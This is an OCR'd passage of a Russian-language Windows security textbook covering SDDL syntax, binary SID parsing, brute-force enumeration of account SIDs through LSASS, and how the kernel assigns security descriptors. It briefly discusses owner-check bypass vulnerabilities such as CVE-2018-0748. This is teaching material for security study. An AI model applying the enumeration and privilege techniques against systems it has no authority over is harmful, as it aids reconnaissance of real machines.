`Member_of_Any {SIDLIST}`	Проверяет, содержат ли группы маркера какие-либо SID из `SIDLIST`.
`Not_Member_of_Any {SIDLIST}`	Операция, обратная `Not_Member_of_Any`.
`Device_Member_of_Any {SIDLIST}`	Проверяет, содержат ли группы устройств маркера какие-либо SID из `SIDLIST`.
`Not_Device_Member_of_Any {SIDLIST}`	Операция, обратная `Device_Member_of_Any`.
`!(EXPR)`	Логическое НЕ выражения.

В таблице 5-14 `ATTR` - имя проверяемого атрибута, `SIDLIST` - заключённый в фигурные скобки `{}` список значений SID, а `EXPR` - другое условное подвыражение. Определённые синтаксисом инфиксные операторы показаны в таблице 5-15.

Таблица 5-15. Инфиксные операторы условных выражений

Оператор	Описание		
`ATTR Contains VALUE`	Проверяет, содержит ли атрибут безопасности значение.		
`ATTR Not_Contains VALUE`	Операция, обратная `Contains`.		
`ATTR Any_of {VALUELIST}`	Проверяет, содержит ли атрибут безопасности какое-либо из значений.		
`ATTR Not_Any_of {VALUELIST}`	Операция, обратная `Any_of`.		
`ATTR == VALUE`	Проверяет равенство атрибута безопасности значению.		
`ATTR != VALUE`	Проверяет неравенство атрибута безопасности значению.		
`ATTR < VALUE`	Проверяет, меньше ли атрибут безопасности значения.		
`ATTR <= VALUE`	Проверяет, меньше ли атрибут безопасности значения или равен ему.		
`ATTR > VALUE`	Проверяет, больше ли атрибут безопасности значения.		
`ATTR >= VALUE`	Проверяет, больше ли атрибут безопасности значения или равен ему.		

Оператор	Описание		
EXPR && EXPR	Логическое И двух выражений.		
`EXPR |	|	EXPR`	Логическое ИЛИ двух выражений.

В таблице 5-15 VALUE может быть одиночным значением из таблицы 5-13 либо списком значений в фигурных скобках. Операторы Any_of и Not_Any_of работают только со списками, а условное выражение в ACE SDDL всегда должно находиться в круглых скобках. Например, если применить условное выражение из листинга 5-5 с ACE AccessCallback, строка ACE будет выглядеть так:

```
(ZA;;GA;;;WD;(WIN://TokenId == "XYZ"))
```

Последний компонент представляет атрибут безопасности для ACE ResourceAttribute. Его общий формат следующий:

```
"AttrName",AttrType,AttrFlags,AttrValue(,AttrValue...)
```

AttrName - имя атрибута безопасности, AttrFlags - шестнадцатеричное число, представляющее флаги атрибута безопасности, а AttrValue - одно или несколько значений, характерных для AttrType и разделённых запятыми. AttrType - короткая строка, указывающая тип данных в атрибуте безопасности. Определённые строки и примеры показаны в таблице 5-16.

Таблица 5-16. Строки типов атрибутов безопасности SDDL

Тип атрибута	Имя типа	Пример значения
TI	Int64	Десятичные: 100, -100; восьмеричное: 0100; шестнадцатеричное: 0x100
TU	UInt64	Десятичное: 100; восьмеричное: 0100; шестнадцатеричное: 0x100
TS	String	"XYZ"
TD	SID	BA, S-1-0-0
TB	Boolean	0, 1
RX	OctetString	#0011223344

В качестве примера следующая строка SDDL представляет ACE ResourceAttribute с именем Classification. Она содержит два строковых значения, TopSecret и MostSecret, и имеет установленные флаги CaseSensitive и NonInheritable:

```
S:(RA;;;;;WD;("Classification",TS,0x3,"TopSecret","MostSecret"))
```

Последнее поле листинга 5-15, которое осталось определить, - SACL. Его структура совпадает с описанной для DACL, хотя набор поддерживаемых типов ACE отличается. Если попытаться использовать тип, не разрешённый в конкретном ACL, разбор строки завершится неудачей. В примере SACL из листинга 5-15 единственная ACE - обязательная метка. Для ACE обязательной метки существуют собственные строки доступа, представляющие обязательную политику, как

показано в таблице 5-17.

Таблица 5-17. Строки доступа обязательной метки

Строка доступа	Имя доступа	Маска доступа
`NX`	No Execute Up	`0x00000004`
`NR`	No Read Up	`0x00000002`
`NW`	No Write Up	`0x00000001`

SID представляет уровень целостности обязательной метки; для него снова определены особые псевдонимы SID. Всё, что не входит в список из таблицы 5-18, требуется представлять полным SID.

Таблица 5-18. SID уровней целостности обязательной метки

Псевдоним SID	Имя	SID SDDL
`LW`	Низкий уровень целостности	`S-1-16-4096`
`ME`	Средний уровень целостности	`S-1-16-8192`
`MP`	Уровень целостности MediumPlus	`S-1-16-8448`
`HI`	Высокий уровень целостности	`S-1-16-12288`
`SI`	Системный уровень целостности	`S-1-16-16384`

Формат SDDL сохраняет не все сведения, которые могут храниться в дескрипторе безопасности. Например, SDDL не способен представить управляющие флаги `OwnerDefaulted` и `GroupDefaulted`, поэтому они отбрасываются. Кроме того, SDDL не поддерживает некоторые типы ACE, поэтому я не включил их в таблицу 5-8.

Как упоминалось ранее, если при преобразовании дескриптора безопасности в SDDL встречается неподдерживаемый тип ACE, преобразование завершается неудачей. Обойти эту проблему можно командой PowerShell `ConvertFrom-NtSecurityDescriptor`, которая преобразует дескриптор безопасности в относительном формате в base64, как показано в листинге 5-18. Base64 сохраняет весь дескриптор безопасности и позволяет легко его копировать.

```
PS> ConvertFrom-NtSecurityDescriptor $sd -AsBase64 -InsertLineBreaks
AQAUpJgAAACkAAAAFAAAAEQAAAACADAAAgAAAAKAFAAAAAEAAQEAAAAAAAEAAAAAEQAUAAEAAAAB
AQAAAAAAEAAQAAACAFQAAwAAAAEAFAAAAAAQAQEAAAAAAAUHAAAAAAAkAAMAAAABBQAAAAAABRUA
AAD0rDCKvQmS0XPc7QzqAwAAAAUAAEAAAABAQAAAAAAAQAAAAABAQAAAAAAQAAAAABAQAAAAAA
AQAAAAA=
```

Листинг 5-18. Преобразование дескриптора безопасности в представление base64

Чтобы восстановить дескриптор безопасности, передайте команде `New-NtSecurityDescriptor` параметр `Base64`.

Практические примеры

Завершим эту главу несколькими практическими примерами с командами, изученными выше.

Ручной разбор двоичного SID

В модуле PowerShell есть команды для разбора SID, представленных в разных формах. Одна из них - необработанный массив байтов. Существующий SID можно преобразовать в массив байтов командой `ConvertFrom-NtSid`:

```
PS> $ba = ConvertFrom-NtSid -Sid "S-1-1-0"
```

Массив байтов можно также преобразовать обратно в SID, передав параметр `Byte` команде `Get-NtSid`, как показано ниже. Модуль разберёт массив и вернёт SID:

```
PS> Get-NtSid -Byte $ba
```

Хотя PowerShell способен выполнять эти преобразования за вас, понимание низкоуровневой структуры данных окажется полезным. Например, вы можете обнаружить код, неверно разбирающий SID, что способно привести к повреждению памяти; такое открытие может выявить уязвимость безопасности.

Лучший способ научиться разбирать двоичную структуру - написать анализатор, как мы и поступим в листинге 5-19.

```
1 PS> $sid = Get-NtSid -SecurityAuthority Nt -RelativeIdentifier 100, 200, 300
PS> $ba = ConvertFrom-NtSid -Sid $sid
PS> $ba | Out-HexDump -ShowAll
          00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  - 0123456789ABCDEF
-------------------------------------------------------------------------------
00000000: 01 03 00 00 00 00 00 05 64 00 00 00 C8 00 00 00  - ........d.......
00000010: 2C 01 00 00                                      - ,...

PS> $stm = [System.IO.MemoryStream]::new($ba)
2 PS> $reader = [System.IO.BinaryReader]::new($stm)

PS> $revision = $reader.ReadByte()
3 PS> if ($revision -ne 1) {
    throw "Invalid SID revision"
}

4 PS> $rid_count = $reader.ReadByte()
5 PS> $auth = $reader.ReadBytes(6)
PS> if ($auth.Length -ne 6) {
    throw "Invalid security authority length"
}

PS> $rids = @()
6 PS> while($rid_count -gt 0) {
    $rids += $reader.ReadUInt32()
    $rid_count--
}

7 PS> $new_sid = Get-NtSid -SecurityAuthorityByte $auth -RelativeIdentifier $rids
PS> $new_sid -eq $sid
True
```

Листинг 5-19. Ручной разбор двоичного SID

Для демонстрации сначала создаём произвольный SID и преобразуем его в массив байтов 1. Однако обычно SID для разбора поступает другим способом, например из памяти процесса. Мы также выводим SID в шестнадцатеричном виде. Если обратиться к структуре SID на рисунке 5-1, возможно, вы уже сможете различить её компоненты.

Затем создаём `BinaryReader` для структурированного разбора массива байтов 2. С помощью средства чтения сначала проверяем, равно ли значение редакции 1 3; если нет, формируем

ошибку. Далее в структуре находится однобайтовое число RID 4, за которым следует шестибайтовый центр безопасности 5. Метод `ReadBytes` может вернуть укороченный результат, поэтому следует проверить, что прочитаны все шесть байтов.

После этого в цикле читаем RID из двоичной структуры и добавляем их в массив 6. Затем, используя центр безопасности и RID, выполняем `Get-NtSid`, чтобы построить новый объект SID 7, и проверяем совпадение нового SID с исходным.

Этот листинг показывает, как вручную разобрать SID или, в сущности, любую двоичную структуру с помощью PowerShell. Если вы готовы к приключениям, можете реализовать собственный анализатор двоичных форматов дескриптора безопасности, но это выходит за рамки книги. Проще поручить разбор команде `New-NtSecurityDescriptor`.

Перечисление SID

Служба LSASS не предоставляет общедоступного метода запроса всех известных ей соответствий SID и имён. Хотя официальная документация Microsoft содержит список известных SID, он не всегда актуален и не включает SID, характерные для конкретного компьютера или корпоративной сети. Однако можно попытаться перебрать соответствия полным перебором. В листинге 5-20 определена функция `Get-AccountSids` для полного перебора списка SID, которым LSASS сопоставляет имена.

```
PS> function Get-AccountSids {
    param(
        [parameter(Mandatory)]
      1 $BaseSid,
        [int]$MinRid = 0,
        [int]$MaxRid = 256
    )

    $i = $MinRid

    while($i -lt $MaxRid) {
        $sid = Get-NtSid -BaseSid $BaseSid -RelativeIdentifier $i
        $name = Get-NtSidName $sid
      2 if ($name.Source -eq "Account") {
            [PSCustomObject]@{
                Sid = $sid;
                Name = $name.QualifiedName;
                Use = $name.NameUse
            }
        }
        $i++
    }
}

3 PS> $sid = Get-NtSid -SecurityAuthority Nt
PS> Get-AccountSids -BaseSid $sid
Sid          Name                   Use
----         ----                   ---
S-1-5-1      NT AUTHORITY\DIALUP    WellKnownGroup
S-1-5-2      NT AUTHORITY\NETWORK   WellKnownGroup
S-1-5-3      NT AUTHORITY\BATCH     WellKnownGroup
--snip--

4 PS> $sid = Get-NtSid -BaseSid $sid -RelativeIdentifier 32
PS> Get-AccountSids -BaseSid $sid -MinRid 512 -MaxRid 1024
Sid          Name                   Use
----         ----                   ---
S-1-5-32-544 BUILTIN\Administrators Alias
S-1-5-32-545 BUILTIN\Users          Alias
S-1-5-32-546 BUILTIN\Guests         Alias
--snip--
```

Листинг 5-20. Полный перебор известных SID

Функция принимает базовый SID и диапазон проверяемых значений RID 1. Затем она создаёт каждый SID из списка и запрашивает его имя. Если источником имени является `Account`, то есть имя было получено от LSASS, выводятся сведения о SID 2.

Для проверки функции вызываем её с базовым SID, содержащим центр `Nt`, но не имеющим RID 3. Получаем от LSASS список найденных имён и SID. Обратите внимание: вопреки возможным ожиданиям SID в выводе относятся не к доменным, а к типу `WellKnownGroup`. Для наших целей различие между `WellKnownGroup`, `Group` и `Alias` не важно: все они являются группами.

Затем пытаемся полным перебором исследовать SID домена `BUILTIN` 4. В этом случае диапазон RID изменён с учётом наших предварительных знаний о допустимом диапазоне, но вы можете попробовать любой другой. Поиск можно автоматизировать: проверять свойство `NameUse` возвращённых объектов и вызывать `Get-AccountSids`, когда оно равно `Domain`. Оставляю это в качестве упражнения читателю.


Подведение итогов

В начале этой главы мы подробно исследовали структуру дескриптора безопасности. Разобрали его двоичные структуры, например SID, а также списки управления доступом и записи управления доступом, из которых состоят дискреционный и системный ACL. Затем обсудили различия абсолютных и относительных дескрипторов безопасности и причины существования двух форматов.

Далее мы изучили применение команд `New-NtSecurityDescriptor` и `Add-NtSecurityDescriptorAce` для создания и изменения дескриптора безопасности, чтобы он содержал любые необходимые записи. Также увидели, как выводить дескрипторы безопасности в удобном виде командой `Format-NtSecurityDescriptor`.

Наконец, мы рассмотрели формат SDDL, используемый для представления дескрипторов безопасности. Обсудили представление различных типов значений дескриптора безопасности, например ACE, и способы написания собственных значений. Некоторые задачи пока остались за рамками: как запросить дескриптор безопасности объекта ядра и как назначить новый. К этим темам мы перейдём в следующей главе.

Глава 6. Чтение и назначение дескрипторов безопасности



В предыдущей главе мы рассмотрели различные структуры, из которых состоит дескриптор безопасности. Вы также узнали, как изменять дескрипторы безопасности в PowerShell и представлять их в формате SDDL. В этой главе мы обсудим чтение дескрипторов безопасности из объектов ядра, а также более сложный процесс назначения дескрипторов безопасности этим объектам.

Основное внимание будет уделено дескрипторам безопасности, назначенным объектам ядра. Однако, как упоминалось в разделе «Абсолютные и относительные дескрипторы безопасности» на странице 149, дескриптор безопасности можно также хранить в постоянном хранилище, например в файле или значении ключа реестра. В этом случае он должен храниться в относительном формате и считываться как поток байтов, прежде чем его можно будет преобразовать в формат для исследования.

Чтение дескрипторов безопасности

Чтобы обратиться к дескриптору безопасности объекта ядра, можно вызвать системную функцию `NtQuerySecurityObject`. Она принимает дескриптор объекта ядра и набор флагов, описывающих компоненты дескриптора безопасности, к которым требуется доступ. Эти флаги представляет перечисление `SecurityInformation`.

В таблице 6-1 приведены доступные в последних версиях Windows флаги, расположение сведений в дескрипторе безопасности и доступ к дескриптору объекта, необходимый для их запроса.

Таблица 6-1. Флаги SecurityInformation и необходимый для них доступ

Имя флага	Описание	Расположение	Необходимый доступ к дескриптору
`Owner`	Запросить SID владельца.	Owner	`ReadControl`
`Group`	Запросить SID группы.	Group	`ReadControl`
`Dacl`	Запросить DACL.	DACL	`ReadControl`
`Sacl`	Запросить SACL, только ACE аудита.	SACL	`AccessSystemSecurity`
`Label`	Запросить обязательную метку.	SACL	`ReadControl`
`Attribute`	Запросить системный атрибут ресурса.	SACL	`ReadControl`
`Scope`	Запросить идентификатор политики области.	SACL	`ReadControl`
`ProcessTrustLabel`	Запросить метку доверия процесса.	SACL	`ReadControl`
`AccessFilter`	Запросить фильтр доступа.	SACL	`ReadControl`
`Backup`	Запросить всё, кроме метки доверия процесса и фильтра доступа.	All	`ReadControl` и `AccessSystemSecurity`

Для чтения большинства этих сведений достаточно доступа `ReadControl`; исключение составляют ACE аудита из SACL, которым требуется `AccessSystemSecurity`. Для других ACE, хранящихся в SACL, достаточно `ReadControl`.

Получить доступ `AccessSystemSecurity` можно лишь одним способом: сначала включить привилегию `SeSecurityPrivilege`, а затем явно запросить доступ при открытии объекта ядра. Это показано в листинге 6-1. Команды необходимо выполнять от имени администратора.

```
PS> $dir = Get-NtDirectory "\BaseNamedObjects" -Access AccessSystemSecurity
Get-NtDirectory : (0xC0000061) - A required privilege is not held by
the client.
--snip--

PS> Enable-NtTokenPrivilege SeSecurityPrivilege
PS> $dir = Get-NtDirectory "\BaseNamedObjects" -Access AccessSystemSecurity
PS> $dir.GrantedAccess
AccessSystemSecurity
```

Листинг 6-1. Запрос доступа AccessSystemSecurity и включение SeSecurityPrivilege

Первая попытка открыть каталог BNO с доступом AccessSystemSecurity завершается неудачей, поскольку у нас нет необходимой привилегии SeSecurityPrivilege. Затем мы включаем эту привилегию и пробуем снова. На этот раз каталог открывается, а вывод параметра GrantedAccess подтверждает, что доступ AccessSystemSecurity предоставлен.

Не вполне ясно, почему разработчики Windows решили защищать чтение сведений аудита привилегией SeSecurityPrivilege. Изменение и удаление сведений аудита следует считать привилегированными действиями, однако очевидной причины ограничивать их чтение нет. К сожалению, приходится работать с таким решением.

Запросить дескриптор безопасности объекта можно командой PowerShell Get-NtSecurityDescriptor, которая вызывает NtQuerySecurityObject. Системный вызов возвращает дескриптор безопасности относительного формата как массив байтов, который команда PowerShell разбирает в объект SecurityDescriptor и возвращает вызывающей стороне. Команда принимает либо объект, либо путь к запрашиваемому ресурсу, как показано в листинге 6-2, где выводится дескриптор безопасности каталога BNO.

```
PS> Use-NtObject($d = Get-NtDirectory "\BaseNamedObjects" -Access
ReadControl) {
    Get-NtSecurityDescriptor -Object $d
}
Owner                  DACL ACE Count SACL ACE Count Integrity Level
-----                  -------------- -------------- ---------------
BUILTIN\Administrators 4              1              Low
```

Листинг 6-2. Запрос дескриптора безопасности каталога BNO

Здесь мы открываем каталог BNO с доступом ReadControl, а затем командой Get-NtSecurityDescriptor запрашиваем дескриптор безопасности открытого объекта Directory.

По умолчанию команда Get-NtSecurityDescriptor запрашивает владельца, группу, DACL, обязательную метку и метку доверия процесса. Чтобы запросить другое поле или исключить часть возвращаемых сведений, необходимо передать параметр SecurityInformation, который принимает значения из таблицы 6-1. Например, в листинге 6-3 вместо объекта используется путь и запрашивается только поле Owner.

```
PS> Get-NtSecurityDescriptor "\BaseNamedObjects" -SecurityInformation Owner
Owner                  DACL ACE Count SACL ACE Count Integrity Level
-----                  -------------- -------------- ---------------
BUILTIN\Administrators NONE           NONE           NONE
```

Листинг 6-3. Запрос владельца каталога BNO

Из вывода видно, что допустимые сведения содержит только столбец Owner; все остальные имеют значение NONE, указывающее на отсутствие значения, поскольку эти сведения не запрашивались.

Назначение дескрипторов безопасности

Прочитать дескриптор безопасности несложно: нужен лишь правильный доступ к ресурсу ядра и возможность разобрать относительный формат дескриптора безопасности, возвращённый системным вызовом NtQuerySecurityObject. Назначение дескриптора безопасности - более сложная операция. Дескриптор безопасности, назначаемый ресурсу, зависит от множества факторов:

• создаётся ли ресурс;
• указал ли создатель дескриптор безопасности при создании;
• хранится ли новый ресурс в контейнере, например каталоге или ключе реестра;
• является ли новый ресурс контейнером или объектом;

• какие управляющие флаги заданы в родительском или текущем дескрипторе безопасности;
• какой пользователь назначает дескриптор безопасности;
• какие ACE содержит существующий дескриптор безопасности;
• какому типу объектов ядра выполняется назначение.

Как видно из списка, в процессе участвует множество переменных, и это одна из главных причин сложности безопасности Windows.

Безопасность ресурса можно назначить при создании или через открытый дескриптор. Начнём с более сложного случая: назначения при создании.

Назначение дескриптора безопасности при создании ресурса

При создании нового ресурса ядро должно назначить ему дескриптор безопасности. Кроме того, способ хранения дескриптора зависит от вида создаваемого ресурса. Например, ресурсы диспетчера объектов эфемерны, поэтому ядро хранит их дескрипторы безопасности в памяти. В отличие от них, дескриптор безопасности драйвера файловой системы должен сохраняться на диске, иначе после перезагрузки компьютера он исчезнет.

Хотя механизм хранения дескриптора безопасности может различаться, при его обработке ядро всё равно должно соблюдать многие общие процедуры, например правила наследования. Для единообразной реализации ядро экспортирует несколько API, вычисляющих дескриптор безопасности, который следует назначить новому ресурсу. Чаще всего используется API `SeAssignSecurityEx`, принимающий следующие семь параметров:

• **Дескриптор безопасности создателя.** Необязательный дескриптор безопасности, на котором основывается новый назначаемый дескриптор безопасности.
• **Родительский дескриптор безопасности.** Необязательный дескриптор безопасности родительского объекта нового ресурса.
• **Тип объекта.** Необязательный GUID, представляющий тип создаваемого объекта.
• **Контейнер.** Логическое значение, указывающее, является ли новый ресурс контейнером.
• **Автоматическое наследование.** Набор битовых флагов, определяющих поведение автоматического наследования.
• **Маркер.** Дескриптор маркера, который следует использовать как субъект создателя.
• **Общее сопоставление.** Сопоставление общих прав доступа с конкретными правами для типа ядра.

На основе этих параметров API вычисляет новый дескриптор безопасности и возвращает его вызывающей стороне. Исследовав взаимодействие параметров, можно понять, как ядро назначает дескрипторы безопасности новым объектам.

Рассмотрим этот процесс назначения для объекта `Mutant`. Объект будет удалён после закрытия экземпляра PowerShell, поэтому мы случайно не оставим лишние файлы или ключи реестра. В таблице 6-2 приведён пример настройки параметров при создании нового объекта `Mutant` функцией `NtCreateMutant`.

Таблица 6-2. Пример параметров нового объекта Mutant

Параметр	Заданное значение
Дескриптор безопасности создателя	Значение поля `SecurityDescriptor` в структуре атрибутов объекта.

Параметр	Заданное значение
Родительский дескриптор безопасности	Дескриптор безопасности родительского `Directory`; не задаётся для безымянного `Mutant`.
Тип объекта	Не задаётся.
Контейнер	`False`, поскольку `Mutant` не является контейнером.
Автоматическое наследование	`AutoInheritDacl`, если управляющие флаги родительского дескриптора безопасности включают `DaclAutoInherited`, а DACL создателя отсутствует либо дескриптор безопасности создателя не задан; `AutoInheritSacl`, если управляющие флаги родительского дескриптора безопасности включают `SaclAutoInherited`, а SACL создателя отсутствует либо дескриптор безопасности создателя не задан.
Маркер	Если вызывающая сторона выполняет олицетворение, задаётся маркер олицетворения; иначе первичный маркер процесса вызывающей стороны.
Общее сопоставление	Общее сопоставление для типа `Mutant`.

Возможно, вы зададитесь вопросом, почему в таблице 6-2 не задан тип объекта. API поддерживает этот параметр, однако ни диспетчер объектов, ни диспетчер ввода-вывода его не используют. Главное назначение параметра - позволить Active Directory управлять наследованием, поэтому он отдельно рассматривается в разделе «Определение наследования объектов» на странице 203.

В таблице 6-2 показаны лишь два возможных флага автоматического наследования, но API принимает и многие другие. Доступные флаги перечислены в таблице 6-3; некоторые из них встретятся в примерах этой главы.

Таблица 6-3. Флаги автоматического наследования

Имя флага	Описание
`DaclAutoInherit`	Автоматически наследовать DACL.
`SaclAutoInherit`	Автоматически наследовать SACL.
`DefaultDescriptorForObject`	Использовать стандартный дескриптор безопасности для нового дескриптора безопасности.
`AvoidPrivilegeCheck`	Не проверять привилегии при задании обязательной метки или SACL.

Имя флага	Описание
AvoidOwnerCheck	Не проверять допустимость владельца для текущего маркера.
DefaultOwnerFromParent	Скопировать SID владельца из родительского дескриптора безопасности.
DefaultGroupFromParent	Скопировать SID группы из родительского дескриптора безопасности.
MaclNoWriteUp	Автоматически наследовать обязательную метку с политикой NoWriteUp.
MaclNoReadUp	Автоматически наследовать обязательную метку с политикой NoReadUp.
MaclNoExecuteUp	Автоматически наследовать обязательную метку с политикой NoExecuteUp.
AvoidOwnerRestriction	Игнорировать ограничения, наложенные родительским дескриптором безопасности на новый DACL.
ForceUserMode	Выполнять все проверки так, словно вызов сделан из пользовательского режима; применимо только к вызывающим сторонам ядра.

Важнейшие параметры SeAssignSecurityEx, которые следует учитывать, - значения родительского дескриптора безопасности и дескриптора безопасности создателя. Рассмотрим несколько конфигураций этих двух параметров, чтобы понять различия результатов.

Задан только дескриптор безопасности создателя

В первой конфигурации мы вызываем NtCreateMutant, задав в поле SecurityDescriptor атрибутов объекта допустимый дескриптор безопасности. Если новому объекту Mutant не присвоено имя, он создаётся без родительского каталога, поэтому соответствующий родительский дескриптор безопасности не задаётся. При отсутствии родительского дескриптора безопасности флаги автоматического наследования также не устанавливаются.

Проверим это поведение и посмотрим на дескриптор безопасности, сформированный при создании нового объекта Mutant. Вместо создания самого объекта воспользуемся пользовательской реализацией SeAssignSecurityEx, которую NTDLL экспортирует под именем RtlNewSecurityObjectEx. Обратиться к RtlNewSecurityObjectEx можно через команду PowerShell New-NtSecurityDescriptor, как показано в листинге 6-4.

```
PS> $creator = New-NtSecurityDescriptor -Type Mutant
1 PS> Add-NtSecurityDescriptorAce $creator -Name "Everyone" -Access GenericRead
2 PS> Format-NtSecurityDescriptor $creator
Type: Mutant
Control: DaclPresent
<DACL>
```

```
 - Type  : Allowed
 - Name  : Everyone
 - SID   : S-1-1-0
 - Mask  : 0x80000000
 - Access: GenericRead
 - Flags : None

PS> $token = Get-NtToken -Effective -Pseudo
3 PS> $sd = New-NtSecurityDescriptor -Token $token -Creator $creator
-Type Mutant
PS> Format-NtSecurityDescriptor $sd
Type: Mutant
Control: DaclPresent
4 <Owner>
 - Name  : GRAPHITE\user
 - Sid   : S-1-5-21-2318445812-3516008893-216915059-1002

5 <Group>
 - Name  : GRAPHITE\None
 - Sid   : S-1-5-21-2318445812-3516008893-216915059-513

<DACL>
- Type  : Allowed
- Name  : Everyone
- SID   : S-1-1-0
- Mask  : 0x00020001
6 - Access: ModifyState|ReadControl
- Flags : None
```

Листинг 6-4. Создание нового дескриптора безопасности из дескриптора безопасности создателя

Сначала строим дескриптор безопасности создателя с единственной ACE, предоставляющей группе Everyone доступ `GenericRead` 1. Отформатировав дескриптор безопасности 2, можно убедиться, что в выводе присутствует только DACL. Затем с дескриптором безопасности создателя вызываем команду `New-NtSecurityDescriptor` 3, передавая текущий действующий маркер и указывая окончательный тип объекта `Mutant`. Этот тип определяет общее сопоставление. Наконец, форматируем новый дескриптор безопасности.

Можно заметить, что во время создания дескриптор безопасности изменился: у него появились значения `Owner` 4 и `Group` 5, а заданная маска доступа сменилась с `GenericRead` на `ModifyState|ReadControl` 6.

Сначала разберёмся, откуда взялись новые значения владельца и группы. Если `Owner` или `Group` не указаны, процесс создания копирует их из SID `Owner` и `PrimaryGroup` переданного маркера. Подтвердить это можно, проверив свойства объекта `Token` командой PowerShell `Format-NtToken`, как показано в листинге 6-5.

```
PS> Format-NtToken $token -Owner -PrimaryGroup
OWNER INFORMATION
-----------------
Name          Sid
----          ---
GRAPHITE\user S-1-5-21-2318445812-3516008893-216915059-1002

PRIMARY GROUP INFORMATION
-------------------------
Name          Sid
----          ---
GRAPHITE\None S-1-5-21-2318445812-3516008893-216915059-513
```

Листинг 6-5. Отображение SID Owner и PrimaryGroup текущего действующего маркера

Если сравнить вывод листинга 6-5 со значениями дескриптора безопасности из листинга 6-4, видно, что SID владельца и группы совпадают.

В главе 4 вы узнали, что произвольный SID владельца задать в маркере нельзя; это должен быть либо SID пользователя, либо SID, отмеченный флагом `Owner`. Может возникнуть вопрос: поскольку SID маркера используется как владелец дескриптора безопасности по умолчанию, нельзя ли с помощью такого поведения указать в дескрипторе безопасности произвольный SID владельца? Проверим. В листинге 6-6 мы сначала задаём дескриптору безопасности SID пользователя SYSTEM, а затем снова пытаемся создать дескриптор безопасности.

```
PS> Set-NtSecurityDescriptorOwner $creator -KnownSid LocalSystem
PS> New-NtSecurityDescriptor -Token $token -Creator $creator -Type Mutant
New-NtSecurityDescriptor : (0xC000005A) - Indicates a particular Security ID
may not be assigned as the owner of an object.
```

Листинг 6-6. Задание пользователя SYSTEM владельцем дескриптора безопасности объекта Mutant

На этот раз создание завершается исключением с кодом состояния `STATUS_INVALID_OWNER`. Причина в том, что API проверяет допустимость назначаемого SID владельца для переданного маркера. Он не обязан совпадать с SID владельца объекта `Token`, но должен быть либо SID пользователя, либо SID группы с установленным флагом `Owner`.

Произвольный SID владельца можно задать, только если в маркере, используемом для создания дескриптора безопасности, включена привилегия `SeRestorePrivilege`. Обратите внимание: этот маркер не обязательно должен принадлежать вызывающей стороне API `SeAssignSecurityEx`. Проверку владельца можно также отключить флагом автоматического наследования `AvoidOwnerCheck`; однако ядро никогда не задаёт этот флаг при создании нового объекта, поэтому проверка владельца выполняется всегда.

Это не означает, что обычный пользователь никак не может задать другого владельца. Однако любой обнаруженный вами способ назначить произвольного владельца представляет собой уязвимость безопасности, которую Microsoft, скорее всего, исправит. Пример такой ошибки - CVE-2018-0748, позволявшая пользователям задавать произвольного владельца при создании файла. Пользователь должен был создать файл через локальный общий ресурс файловой системы, что приводило к обходу проверки владельца.

Значение SID группы ничем не ограничено, поскольку группа не участвует в проверке доступа. Однако ограничения действуют для SACL. Если в SACL как части дескриптора безопасности создателя указаны ACE аудита, ядро потребует `SeSecurityPrivilege`.

Помните, что при создании дескриптора безопасности маска доступа изменилась? Причина в том, что процесс назначения дескриптора безопасности сопоставляет все общие права доступа в маске с правами, характерными для типа, используя сведения общего сопоставления типа объекта. В данном случае сопоставление `GenericRead` типа `Mutant` преобразует маску доступа в `ModifyState|ReadControl`. У этого правила есть одно исключение: если у ACE установлен флаг `InheritOnly`, общие права доступа не сопоставляются. Причина этого исключения станет понятна немного позже при обсуждении наследования.

Подтвердить поведение сопоставления можно, создав безымянный объект `Mutant` с помощью `New-NtSecurityDescriptor`, как показано в листинге 6-7.

```
PS> $creator = New-NtSecurityDescriptor -Type Mutant
PS> Add-NtSecurityDescriptorAce $creator -Name "Everyone" -Access GenericRead
PS> Use-NtObject($m = New-NtMutant -SecurityDescriptor $creator) {
    Format-NtSecurityDescriptor $m
}
Type: Mutant
Control: DaclPresent
<Owner>
 - Name  : GRAPHITE\user
 - Sid   : S-1-5-21-2318445812-3516008893-216915059-1002
<Group>
```

```
 - Name  : GRAPHITE\None
 - Sid   : S-1-5-21-2318445812-3516008893-216915059-513

<DACL>
 - Type  : Allowed
 - Name  : Everyone
 - SID   : S-1-1-0
 - Mask  : 0x00020001
 - Access: ModifyState|ReadControl
 - Flags : None
```

Листинг 6-7. Проверка правил назначения дескриптора безопасности путём создания объекта Mutant

Как видно, выходной дескриптор безопасности совпадает с созданным в листинге 6-4.

Не задан ни дескриптор безопасности создателя, ни родительский

Рассмотрим ещё один простой случай. В этом сценарии не задан ни дескриптор безопасности создателя, ни родительский дескриптор безопасности. Он соответствует вызову `NtCreateMutant` без имени и без заданного поля `SecurityDescriptor`. Сценарий проверки ещё проще предыдущего и показан в листинге 6-8.

```
PS> $token = Get-NtToken -Effective -Pseudo
1 PS> $sd = New-NtSecurityDescriptor -Token $token -Type Mutant
PS> Format-NtSecurityDescriptor $sd -HideHeader
2 <Owner>
 - Name  : GRAPHITE\user
 - Sid   : S-1-5-21-2318445812-3516008893-216915059-1002

<Group>
